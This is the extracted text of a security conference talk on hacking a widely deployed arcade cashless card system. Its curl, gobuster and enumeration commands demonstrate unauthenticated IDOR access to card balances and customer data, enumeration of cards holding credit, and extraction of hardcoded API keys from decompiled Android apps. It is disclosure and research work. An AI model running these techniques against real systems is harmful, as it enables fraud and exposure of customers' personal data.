

焼き

焼
き

き

鳥

H2
HC

かき氷

た

こ

ラ

カラ

力

ラ

オ

ケ

Insert coin:
Hacking arcades
for fun

Ignacio Navarro - 14-12-2024

WHOAMI

Ignacio Navarro

27 yo

Cordoba, Argentina

AppSec Engineer / Ethical Hacker

Speaker at DEFCON, H2HC, Troopers, LeHACK, S.S.,
TyphoonCon, NorthSec, etc.

@ignavarro1



SNEAKERS & CLOTHES



AGENDA

- Introduction
- Brazilian Arcade
- Argentinian Company
- IDOR's & BA
- Android APK


- Acc Takeover & RC
- Bookings
- Side Servers
- NFC
- Conclusions

DISCLAIMER!

STAGE 00

Introduction

DECEMBER 2023 - São Paulo, Brazil



H2HC

HACKERS TO HACKERS CONFERENCE

DECEMBER 2023 - São Paulo, Brazil



H2HC

HACKERS TO HACKERS CONFERENCE

INFORMAÇÕES AOS PALESTRANTES


Os privilégios dos palestrantes são:

- Festas! Muitas festas... Esperamos que você aproveite, caso contrário, você pode ficar no hotel, dormir e se arrepender!...

- Mall arcade

- Mall arcade
- Totem for buy cards, recharge, check





STAGE 01

Brazilian arcade



start
start
NAME
DIVERSÃO ILIMITADA
start
start

CARTÃO RECARREGÁVEL

Directory list

```
[parrot@parrot] -[~]
└─ $ gobuster dir -u https://www.NAME.com.br/ -w Tools/raft-small-words.txt -x php -b 404,403
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

Directory list

```
[parrot@parrot] -[~]
└─ $ gobuster dir -u https://www.NAME.com.br/ -w Tools/raft-small-words.txt -x php -b 404,403
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

- Drupal → PHP
- info.php

info.php

- Old version

PHP Version 5.5.9-1ubuntu4.29



System	Linux ip-172-31-27-230 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64
Build Date	Apr 22 2019 18:35:22

info.php

- Old version
- File_uploads=On
- But, we need a LFI

PHP Version 5.5.9-1ubuntu4.29



System	Linux ip-172-31-27-230 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64
Build Date	Apr 22 2019 18:35:22
file_uploads	On
highlight_comment	#ECC0C

Brett Moore - 2011



DNS Search

```
└─ $ docker run -it projectdiscovery/subfinder -silent -d [REDACTED]com.br | docker run -i projectdiscovery/dnsx -silent -a -resp  
plus.[REDACTED].com.br [54.122.16.211]  
www.h[REDACTED].com.br [34.120.108.29]  
www.h[REDACTED].com.br [52.17.172.172]  
www.h[REDACTED].com.br [34.120.108.113]  
www.h[REDACTED].com.br [3.236.144.44]  
www.h[REDACTED].com.br [34.120.108.14]  
www.h[REDACTED].com.br [3.236.144.48]  
mkt.h[REDACTED].com.br [94.120.108.86]  
[REDACTED].com.br [34.120.108.25]
```

Save Screenshot

- Subfinder
- Dnsx



Adicionar um cartão

300,000 - 1234



This card is RECHARGEABLE.

This card is redeemable for game play only. Cards may not be redeemed for cash. Any resale or transfer of this card will render it void and subject to cancellation. The company is not responsible for lost, stolen, or damaged cards containing credits or coupons.

Digite o número do cartão (Apenas números)

Please use the first set of numbers before the dash

Numero do cartão

Digite novamente o numero do cartão (Apenas números)

Numero do cartão

Para finalizar, escolha um nome para o cartão

Nome do cartão

Meu cartão

418307	Edit	#418.307
HotZone MBS Status: Normal		
Créditos 0	Bônus 15.1	Tickets 650
HISTÓRICO RECENTE DO CARTÃO ↓		
Jogada ON POINT 2P Dec 11, 2023 08:42pm	-19.9 Bonus	
Jogada SPEED DRIVER V Dec 11, 2023 08:35pm	-12.6 Bonus	
Jogada SPEED DRIVER V Dec 11, 2023 08:31pm	-2.4 Bonus	
Jogada SPEED DRIVER V Dec 11, 2023 08:34pm	-10.2 Credits	
Jogada LANE MASTER Dec 11, 2023 08:30pm	-15.9 Credits	

Adicionar um cartão

300,000 - 1234



This card is RECHARGEABLE.

This card is redeemable for game play only. Cards may not be redeemed for cash. Any resale or transfer of this card will render it void and subject to cancellation. The company is not responsible for lost, stolen, or damaged cards containing credits or coupons.

Login/Register

Check credits

Last movements

Middleware :(

Digite o número do cartão (Apenas números)

Please use the first set of numbers before the dash

Numero do cartão

Digite novamente o numero do cartão (Apenas números)

Numero do cartão

Para finalizar, escolha um nome para o cartão

Nome do cartão

Meu cartão

418307

Edit

#418.307

HotZone MBS | Status: Normal

Créditos
0

Bônus
15.1

Tickets
650

HISTÓRICO RECENTE DO CARTÃO

Jogada ON POINT 2P
Dec 11, 2023 08:42pm

-19.9
Bonus

Jogada SPEED DRIVER V
Dec 11, 2023 08:35pm

-12.6
Bonus

Jogada SPEED DRIVER V
Dec 11, 2023 08:31pm

-2.4
Bonus

Jogada SPEED DRIVER V
Dec 11, 2023 08:34pm

-10.2
Credits

Jogada LANE MASTER
Dec 11, 2023 08:30pm

-15.9
Credits

STAGE 02

Argentinian Company

418,307-PIN 0388



Este cartão é RECARREGÁVEL



Card é recarregável e para uso individual e exclusivo para todos os equipamentos da loja. Seu uso só é válido na loja onde foi adquirido. Este cartão é de propriedade da Divertplan Entretenimento Ltda. A empresa não se responsabiliza pelos saídos em caso de uso indevido, perda ou roubo. Qualquer revenda ou transferência deste cartão o tornará nulo e sujeito a cancelamento. Transferências de saldo, somente em sua totalidade com retenção do cartão de origem.

SYSTEM

MC-2897

WWW.[.com](#)

418,307-PIN 0388



Este cartão é RECARREGÁVEL

[REDACTED] Card é recarregável e para uso individual e exclusivo para todos os equipamentos da loja. Seu uso só é válido na loja onde foi adquirido. Este cartão é de propriedade da Divertplan Entretenimento Ltda. A empresa não se responsabiliza pelos saídos em caso de uso indevido, perda ou roubo. Qualquer revenda ou transferência deste cartão o tornará nulo e sujeito a cancelamento. Transferências de saldo, somente em sua totalidade com retenção do cartão de origem.

SYSTEM

MC-2897

WWW.[REDACTED].com

Overview

[REDACTED] is the leading worldwide supplier of revenue management systems for the amusement, entertainment and leisure industries with more than 2300 installations in +70 countries. It offers customized applications to manage and control all aspects of an entertainment facility.

[REDACTED] Cashless System includes great money making features impossible to achieve by traditional means or with other cashless systems.

418,307-PIN 0388



Este cartão é RECARREGÁVEL

[REDACTED] Card é recarregável e para uso individual e exclusivo para todos os equipamentos da loja. Seu uso só é válido na loja onde foi adquirido. Este cartão é de propriedade da Divertplan Entretenimento Ltda. A empresa não se responsabiliza pelos saídos em caso de uso indevido, perda ou roubo. Qualquer revenda ou transferência deste cartão o tornará nulo e sujeito a cancelamento. Transferências de saldo, somente em sua totalidade com retenção do cartão de origem.

SYSTEM

MC-2897

WWW.[REDACTED].com

Overview

[REDACTED] is the leading worldwide supplier of revenue management systems for the amusement, entertainment and leisure industries with more than 2300 installations in +70 countries. It offers customized applications to manage and control all aspects of an entertainment facility.

[REDACTED] Cashless System includes great money making features impossible to achieve by traditional means or with other cashless systems.

APPLICABLE TO ANY TYPE OF ATTRACTIONS

- Bowling Lanes • Simulators • Pool Tables
- Laser Tag • Virtual Reality • Mini Golf
- Batting Cages • Rides • Redemption
- Trampoline Parks • Escape Rooms • Skate Parks

[Learn more »](#)



2.3 K installations

+70 countries



LET'S GO!



```
apidocs.[REDACTED].com [172.16.17.32] 24] 70 32.80  
apidocs.[REDACTED].com [10.0.0.6] 24] 70 32.80  
apidocs.[REDACTED].com [10.0.0.6] 24] 70 32.80  
  
server.[REDACTED].com [10.0.0.6] 24] 70 32.80  
server.[REDACTED].com [10.0.0.6] 24] 70 32.80  
cloud.[REDACTED].com [10.0.0.6] 24] 70 32.80  
cloud.[REDACTED].com [10.0.0.6] 24] 70 32.80  
cloud.[REDACTED].com [172.16.17.32] 24] 59:59  
crm.[REDACTED].com [10.0.0.6] 24] 70 32.80  
crm.[REDACTED].com [10.0.0.6] 24] 70 32.80  
crm.[REDACTED].com [172.16.17.32] 24] 70 32.80  
www.[REDACTED].com [70.72.133.37] 24] 70 32.80  
mail.[REDACTED].com [10.0.0.6] 24] 70 32.80  
go.[REDACTED].com [172.16.17.32] 24] 70 32.80  
go.[REDACTED].com [10.0.0.6] 24] 70 32.80  
go.[REDACTED].com [10.0.0.6] 24] 70 32.80  
central.[REDACTED].com [182.16.17.32] 24] 70 32.80  
ui.[REDACTED].com [54.221.211.211] 24] 70 32.80  
s.[REDACTED].com [70.72.133.37] 24] 70 32.80  
ovecot-imapd  
demo.[REDACTED].com [10.0.0.6] 24] 70 32.80  
demo.[REDACTED].com [10.0.0.6] 24] 70 32.80  
demo.[REDACTED].com [10.0.0.6] 24] 70 32.80  
docs.[REDACTED].com [10.0.0.6] 24] 70 32.80  
docs.[REDACTED].com [10.0.0.6] 24] 70 32.80  
docs.[REDACTED].com [10.0.0.6] 24] 70 32.80  
crmdemo.[REDACTED].com [54.221.211.211] 24] 70 32.80
```

POST https://<account domain>/api/v2/auth

Authenticate your API key to obtain an access token.

Parameters

Body


apikey* Account API key

token* Request token

● API V2

● Request token = `sha1(sha1($api_key."~".$api_secret))`

```
[parrot@parrot]~$ curl https://crmdemo.████████.com/api/v2/locations -s | jq
{
  "status": "success",
  "success": false,
  "statusCode": 403,
  "response": {},
  "error": "Access denied"
}
```



```
[parrot@parrot: ~]$ curl https://api.parrot.com/v1/...  
{  
    "status": "success",  
    "success": false,  
    "statusCode": 401,  
    "response": {},  
    "error": "Access token required."  
}
```



**EH, IT WAS GOOD,
BUT NOT GREAT**

```
cations -s | jq
```

We need API_KEY & API_SECRET

What if we delete /V2?

What if we delete /V2?

```
[parrot@parrot]~ [Size: 12461]
└─ $curl https://crmdemo.████████.com/api/locations -s | jq
{
  "status": "success", [Size: 94]
  "success": true, [Size: 90]
  "statusCode": 200, [Size: 6037]
  "response": [ [Size: 0]
    {
      "id": "6", [Size: 454]
      "name": "████████", [Size: 454]
      "address": "████████, Orlando, FL 32819, Estados Unidos", [Size: 454]
      "phone": "214-████████", [Size: 246]
      "lat": "28.████████", [Size: 0]
      "lng": "-81.████████", [Size: 216]
      "map_link": "https://www.google.com/maps/place/████████"
    }
  ],
  "link": "https://████████.com",
  "a_info": "", [Size: 5]
  "image": "https://s3.amazonaws.com/████████/accounts/demo/9a9:0x2feec9271ed22c5b!8m2!3d28.4248707!4d-81.46942!16zL20vMGd5eX"
},
{
  "id": "2", [Size: 90]
  "name": "████████ card HQ", [Size: 90]
  "address": "████████, Buenos Aires", [Size: 90]
  "phone": "214-████████", [Size: 246]
}
```

```
/index Archivo Edit Menus
/profile
/customer
/products
/forms
/a
/auth
/form
/offers
/f
/Sources
/da
/sources
/Forms
/Products
/Profile
/locations
/activity
/card
/Index
/A
/mo
/Customer
/F
/voucher
/tester
/Form
```

(Status: 200) [Size: 11]
(Status: 200) [Size: 0]
(Status: 200) [Size: 0]
(Status: 200) [Size: 1246]
(Status: 200) [Size: 662]
(Status: 200) [Size: 5]
(Status: 403) [Size: 94]
(Status: 400) [Size: 90]
(Status: 200) [Size: 6037]
(Status: 200) [Size: 0]
(Status: 200) [Size: 454]
(Status: 200) [Size: 0]
(Status: 200) [Size: 454]
(Status: 200) [Size: 662]
(Status: 200) [Size: 1246]
(Status: 200) [Size: 0]
(Status: 200) [Size: 1216]
(Status: 200) [Size: 0]
[parrot] (Status: 200) [Size: 0]
\$cu (Status: 200) [Size: 11]
(Status: 200) [Size: 5]
"status" (Status: 200) [Size: 0]
"success" (Status: 200) [Size: 0]
"status" (Status: 200) [Size: 0]
"response" (Status: 400) [Size: 90]
"error" (Status: 200) [Size: 3926]
(Status: 400) [Size: 90]

Some 200 OK

Some 200 w/o data

Some 400 w errors

```
[parrot@parrot]~]$ curl https://crmdemo.████████.com/api/voucher -s | jq
```


"status": "success",
"success": false,
"statusCode": 400,
"response": {},
"error": "Syntax error"
}

STAGE 03

IDOR'S AND BA

Insecure direct object references (IDOR)

- Access control vulnerability that arises when an application uses user-supplied input to access objects directly



So now, what if
/card/{id}

```
[parrot@parrot]~]$ curl https://[REDACTED].com.br/api/card/418307 -s | jq
{
  "number": "418307",
  "credits": "0.00",
  "bonus": "15.10",
  "courtesy": "0.00",
  "status": "0",
  "tickets": "650",
  "hyperpassports": null,
  "image": "https://s3.amazonaws.com/[REDACTED]/[REDACTED]"
}
```


So now, what if
/card/{id}

```
[parrot@parrot]~$ curl https://[REDACTED].com.br/api/card/418307 -s | jq
{
  "number": "418307",
  "credits": "0.00",
  "bonus": "15.10",
  "courtesy": "0.00",
  "status": "0",
  "tickets": "650",
  "hyperpassports": null,
  "image": "https://s3.amazonaws.com/[REDACTED]/[REDACTED]"
}
```

```
[x]-[parrot@parrot]~$ curl https://[REDACTED].com.br/api/card/302127 -s | jq
{
  "number": "302127",
  "credits": "0.00",
  "bonus": "91.11",
  "courtesy": "0.00",
  "status": "0",
  "tickets": "1003",
  "hyperpassports": null,
  "image": "https://s3.amazonaws.com/[REDACTED]/[REDACTED]"
}
```

/CUSTOMERS

```
[-[x]-[parrot@parrot]-[~/Talk2024/scripts] - curl https://[REDACTED].com/api/customers/1 -s | jq
{
  "status": "success",
  "success": true,
  "statusCode": 200,
  "response": {
    "id": "1",
    "first_name": "P[REDACTED]o",
    "last_name": "G[REDACTED]",
    "email": "p[REDACTED].com",
    "mobile_phone": "5[REDACTED]1",
    "picture": "https://s3.amazonaws.com/[REDACTED]/accounts/[REDACTED]/customers/[REDACTED]",
    "created_timestamp": "2022-07-07 12:12:42",
    "timestamp": "2023-11-14 14:44:08",
    "verified": true,
  }
}
```




The terminal window shows a curl command being run to fetch data from an API endpoint. The response is a JSON object containing customer information. The browser screenshot shows a Postman-like interface with a GET request to the same endpoint, displaying the same JSON response. The browser interface includes sections for Params, Authorization, Headers (with 8 items), and a Key section.

/CUSTOMERS

- Secuencial ID wo auth
- Name, email, phone, photo
- History
- All the cards w pin code

```
[x]-[parrot@parrot]-(~/Talk2024/scripts) $ curl https://[REDACTED].com/api/customers/1 -s | jq
{
  "status": "success",
  "success": true,
  "statusCode": 200,
  "response": {
    "id": "1",
    "first_name": "P[REDACTED]o",
    "last_name": "G[REDACTED]",
    "email": "p[REDACTED].com",
    "mobile_phone": "5[REDACTED]1",
    "picture": "https://s3.amazonaws.com/[REDACTED]/accounts/[REDACTED]/customers/[REDACTED]/profile_pics/[REDACTED].jpg",
    "created_timestamp": "2022-07-07 12:12:42",
    "timestamp": "2023-11-14 14:44:08",
    "verified": true,
    "account": {
      "id": "1",
      "name": "PI Valuacion - Ampliacion"
    }
  }
}
```



me after I exploit a super simple
misconfiguration



Get all the cards w credit

```
/home/parrot/Talk2024/scripts/venv/bin/python
7
[['700010', '10'], ['700098', '10'], ['300014
8
[['300105', '10']]
18
[['344875', '54']]
27
[['300824', '142']]
31
[['300863', '38']]
37
[['562865', '30']]
39
[['440332', '58']]
45
```

**2.3K installations
w same vulns?**

**2.3K installations
w same vulns?**

YES

in Brazil

The Brazilian entertainment center chain [REDACTED]
has transitioned their 12 stores onto the [REDACTED]
Cashless system. All 12 locations, which are in major
shopping centers, were converted in just two-and-a-
half months, according to [REDACTED]

in Brazil

The Brazilian entertainment center chain [redacted] has transitioned their 12 stores onto the [redacted] Cashless system. All 12 locations, which are in major shopping centers, were converted in just two-and-a-half months, according to [redacted]

Czech entertainment centre chooses [redacted]

Agosto 23, 2021



[redacted] in Prague's Old Town wide variety of modern arcade [redacted] [redacted]

in Brazil

The Brazilian entertainment center chain [REDACTED] has transitioned their 12 stores onto the [REDACTED] Cashless system. All 12 locations, which are in major shopping centers, were converted in just two-and-a-half months, according to [REDACTED]

Czech entertainment centre chooses [REDACTED]

Agosto 23, 2021



[REDACTED] in Prague's Old Town wide variety of modern arcade [REDACTED]

Más notas >>

[REDACTED] compliant with attractions regulations in Saudi Arabia

Enero 10, 2022

Management systems and cashless payments specialist [REDACTED] has implemented the new Saudi Arabian [REDACTED] regulations into the 20 locations where its products are operated in kingdom.

in Brazil

The Brazilian entertainment center chain [REDACTED] has transitioned their 12 stores onto the [REDACTED] Cashless system. All 12 locations, which are in major shopping centers, were converted in just two-and-a-half months, according to [REDACTED]

Czech entertainment centre chooses [REDACTED]

Agosto 23, 2021



[REDACTED] in Prague's Old Town offers a wide variety of modern arcade games.

[Más notas >>](#)

[REDACTED] compliant with attractions regulations in Saudi Arabia

Enero 10, 2022

Management systems and cashless payments specialist [REDACTED] has implemented the new Saudi Arabian [REDACTED] regulations at [REDACTED] where its products are operated in kingdom.

[REDACTED] Completes Multiple Installations in Spain

Enero 20, 2022



The installation at [REDACTED]

in Brazil

The Brazilian entertainment center chain [REDACTED] has transitioned their 12 stores onto the [REDACTED] Cashless system. All 12 locations, which are in major shopping centers, were converted in just two-and-a-half months, according to [REDACTED]

Czech entertainment centre chooses [REDACTED]

Agosto 23, 2021



[REDACTED] in Prague's Old Town [REDACTED] wide variety of modern arcade [REDACTED]

[Más notas >>](#)

[REDACTED] compliant with attractions regulations in Saudi Arabia

Enero 10, 2022

Management systems and cashless payments specialist [REDACTED] has implemented the new Saudi Arabian [REDACTED] here its products are operated in kingdom.

[REDACTED] Completes Multiple Installations in Spain

Enero 20, 2022



The installation at [REDACTED]

New UK FEC goes with [REDACTED]

Agosto 21, 2023



in Brazil

The Brazilian entertainment center chain [REDACTED] has transitioned their 12 stores onto the [REDACTED] Cashless system. All 12 locations, which are in major shopping centers, were converted in just two-and-a-half months, according to [REDACTED]

Czech entertainment centre chooses [REDACTED]

Agosto 23, 2021



[REDACTED] in Prague's Old Town [REDACTED] wide variety of modern arcade [REDACTED]

[Más notas >>](#)

[REDACTED] compliant with attractions regulations in Saudi Arabia

Enero 10, 2022

Management systems and cashless payments specialist [REDACTED] has implemented the new Saudi Arabian [REDACTED] here its products are operated in kingdom.

[REDACTED] Completes Multiple Installations in Spain

Enero 20, 2022



The installation at [REDACTED]

New UK FEC goes with [REDACTED]

Agosto 21, 2023



Vegas' [REDACTED] Chooses [REDACTED]

Marzo 05, 2014



The [REDACTED] Hotel Casino in Las Vegas has chosen [REDACTED] for its newly remodeled Coaster & Arcade.

STAGE 04

Android APK

```
[parrot@parrot] - [~/Talk2024/scripts]
$ curl https://[REDACTED].com/api/sources -s | jq
{
  "status": "success",
  "success": true,
  "statusCode": 200,
  "response": [
    {
      "id": "1",
      "source": "CRM-KIOSK",
      "description": "Kiosk at the store"
    },
    {
      "id": "2",
      "source": "CRM-MOBILE",
      "description": "Mobile CRM web app"
    }
  ]
}
```

Exists an app?

APKCOMBO/APKPURE



DECOMPILE

- Apktool / javadecompilers.com

```
[parrot@parrot] - [~/Downloads/REDACTED].apk:0  
└─ $head resources/assets/index.android.bundle  
var __BUNDLE_START_TIME__=this.nativePerformanceNow?  
OBAL_PREFIX__='';process.env=process.env||{};process.  
!(function(r){"use strict";r.__r=o,r[__METRO_GLOBAL_P
```

- JS but we need more pretty

DECOMPILE

- JS-BEAUTIFY

```
$pip install jsbeautifier  
$js-beautify index.android.bundle > beauty.js
```

DECOMPILE

- JS-BEAUTIFY `$pip install jsbeautifier`
`$js-beautify index.android.bundle > beauty.js`
- Now we can filter:

```
$grep -E "API_KEY:|API_SECRET:|BOOKINGS_URL:|ACCOUNT_CODE:|API_ENDPOINT:" beauty.js
  API_ENDPOINT: 'https://[REDACTED].com/api',
  ACCOUNT_CODE: '5[REDACTED]9',
  BOOKINGS_URL: 'https://[REDACTED].com/',
  API_KEY: '5[REDACTED]9',
  API_SECRET: 'c[REDACTED]a5'
```

Checking other apks

```
└─ $grep -h -E "API_KEY:|API_SECRET:|ACCOUNT_CODE:|API_ENDPOINT:" *.js | sort
  ACCOUNT_CODE: '2[REDACTED]51',
  ACCOUNT_CODE: '5[REDACTED]91',
  ACCOUNT_CODE: '5[REDACTED]57',
  ACCOUNT_CODE: '5[REDACTED]1b',
  ACCOUNT_CODE: '5[REDACTED]d9',
  ACCOUNT_CODE: '6[REDACTED]37',
  API_ENDPOINT: 'https://crmd[REDACTED].com/api',
  API_ENDPOINT: 'https://crm[REDACTED]/api',
  API_ENDPOINT: 'https://crm[REDACTED]/api',
  API_ENDPOINT: 'https://crm[REDACTED]/api',
  API_ENDPOINT: 'https://crm[REDACTED]/api',
  API_ENDPOINT: 'https://crm[REDACTED]/api',
  API_KEY: '3[REDACTED]5',
  API_KEY: '5[REDACTED]9',
  API_KEY: '5[REDACTED]0',
  API_KEY: '6[REDACTED]2',
  API_KEY: '6[REDACTED]5',
  API_KEY: '6[REDACTED]2',
```

